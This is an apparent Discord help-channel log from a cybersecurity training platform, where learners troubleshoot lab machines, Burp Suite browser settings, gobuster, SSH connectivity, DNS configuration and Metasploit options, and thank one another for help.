okay but what is the answer to that question then?
why don't you challenge Echo (the AI assistant) with that bug? 🙃
barren lintel
lavish trellis
why don't you challenge Echo (the AI assistant) with that bug? 🙃
yes i think so
barren lintel
lavish trellis
why don't you challenge Echo (the AI assistant) with that bug? 🙃
i watched a Youtube video of someone doing it i did i exactly the same way still not working
lavish trellis
barren lintel
i watched a Youtube video of someone doing it i did i exactly the same way still...
on my instance, flag.txt is not empty, as per screenshot
I suggest you terminate and restart the VM
 barren lintel
lavish trellis
on my instance, `flag.txt` is not empty, as per screenshot
I suggest you termina...
barren lintel
lavish trellis
on my instance, `flag.txt` is not empty, as per screenshot
I suggest you termina...
do i have to do something else to create the flag or should it automaticly be there if i navigate
lavish trellis
barren lintel
do i have to do something else to create the flag or should it automaticly be th...
flag.txt should be populated when the VM boots up
the fact it is empty for your and not empty for me is the sign of a bug
if you want, you can use my instance: IP is 10.10.35.10, you can ssh with the same creds and grab the flag from my instance 🙃
barren lintel
lavish trellis
`flag.txt` should be populated when the VM boots up
the fact it is empty for you...
thanks i used yours and it worked but now i really know how to use cmd i did this lesson 20 times lol 😂
olive fogBOT
Gave +1 Rep to @lavish trellis (current: #13 - 746)
lavish trellis
barren lintel
thanks i used yours and it worked but now i really know how to use cmd i did thi...
now you can work in Microsoft museum 😄
barren lintel
lavish trellis
now you can work in Microsoft museum 😄
now i ned a break
too much information for a newby 😅
where are you from?
lavish trellis
barren lintel
now i ned a break
too much information for a newby 😅
where are you from?
Western Europe
barren lintel
so you don't have bed time soon?
maybe i need help again if i am login later 🤝
lavish trellis
barren lintel
so you don't have bed time soon?
maybe i need help again if i am login later �...
bedtime in one hour or so, so maybe I'll catch up later
have fun 🙃
barren lintel
lavish trellis
bedtime in one hour or so, so maybe I'll catch up later
have fun 🙃
okay but thanks for your help so far 😄
olive fogBOT
Gave +1 Rep to @lavish trellis (current: #13 - 747)
 zealous plover
Hi everyone,
I’m using Burp Suite Community on the AttackBox and I want to use the integrated Burp Browser. I’ve read that there are two options:
Smart option: Create a new user and run Burp with limited privileges so the browser works safely.
Easy option: Go to Settings → Tools → Burp Browser and enable “Allow Burp Browser to run without sandboxing.” This lets the browser start without a sandbox. It’s disabled by default for security reasons, but in the AttackBox training environment, it shouldn’t be a problem.
Since the AttackBox is already sandboxed, I think the easy option should be fine. Can someone confirm that it’s safe to enable it in terms of my PC/browser security?
late quarry
zealous plover
Hi everyone,
I’m using Burp Suite Community on the AttackBox and I want to use t...
It should be unless you download something from the Attackbox to your PC. Also, provided you are adhering to the ToS and using the Attackbox for THM-related labs only.
zealous plover
late quarry
It should be unless you download something from the Attackbox to your PC. Also, ...
Okay, thank you. I chose the "Easy option" and
didn't download anything, I just searched for “hello” on the Burp browser to see if it worked, so I think everything is fine.
olive fogBOT
Gave +1 Rep to @late quarry (current: #11 - 866)
crisp cairn
something is wrong with gobuster
when I tried to use gobuster to find the subdomain of offensivetools.thm nothing showed up
 torpid yoke
Does anyone face the same issue when trying to wget https:\gitlab.com.../.../hash-id.py and getting network is unreachable? (in john the ripper-cracking basic hashes), or it might be just a problem with my network connection?
crisp cairn
torpid yoke
Does anyone face the same issue when trying to wget https:\\gitlab.com.../.../ha...
hey I did this room before and reread the instructions, there is a path for the file there
you can't download it
torpid yoke
okayyy thanks, another question, im trying to connect to the machine using ssh from my terminal and getting timeout, is there any problem with the machine?
crisp cairn
I don't have any problem with mine so far but check your internet speed is what I suggestt
barren lintel
🥳
 gritty igloo
crisp cairn
gritty igloo
crisp cairn
You need to add the domain to your /etc/hosts file
late quarry
torpid yoke
okayyy thanks, another question, im trying to connect to the machine using ssh f...
Are you connected to the THM OpenVPN?
barren lintel
can somebody help
it all the time asks for login and password?
where do i get this?
cannot really connect do the task without knowing it?

@lavish trellis @woeful jungle one of you know for sure what i make wrong
 polar kraken
can somebody help? i set both rhosts and the payload values but i am unable to run the exploit
woeful jungle
polar kraken
can somebody help? i set both rhosts and the payload values but i am unable to r...
Can you please verify and provide a shot 🙂 ?
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
woeful jungle
barren lintel
can somebody help
it all the time asks for login and password?
where do i get...
specify port
woeful jungle
barren lintel
🥳
Great job 🙂 🚀
woeful jungle
torpid yoke
Does anyone face the same issue when trying to wget https:\\gitlab.com.../.../ha...
That machine doesn't have internet access
woeful jungle
crisp cairn
Configure DNS settings per task instructions then run these commands to restart the service
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
polar kraken
woeful jungle
Can you please verify and provide a shot 🙂 ?
this is the error i am getting
 dusty bone
So fun
 woeful jungle
polar kraken
this is the error i am getting
woeful jungle
polar kraken
this is the error i am getting
That LHOST ip doesn't seem right , could you provide shots of your metasploit options , results of ip -a command on AttackBox and ss of machine info box please ?
woeful jungle
dusty bone
So fun
Congrats , great job 🙂 🚀
polar kraken
woeful jungle
That LHOST ip doesn't seem right , could you provide shots of your metasploit op...
that machine got terminated, is it because they were in different networks?
i booted the attack box and machine now , the metasploit is executing now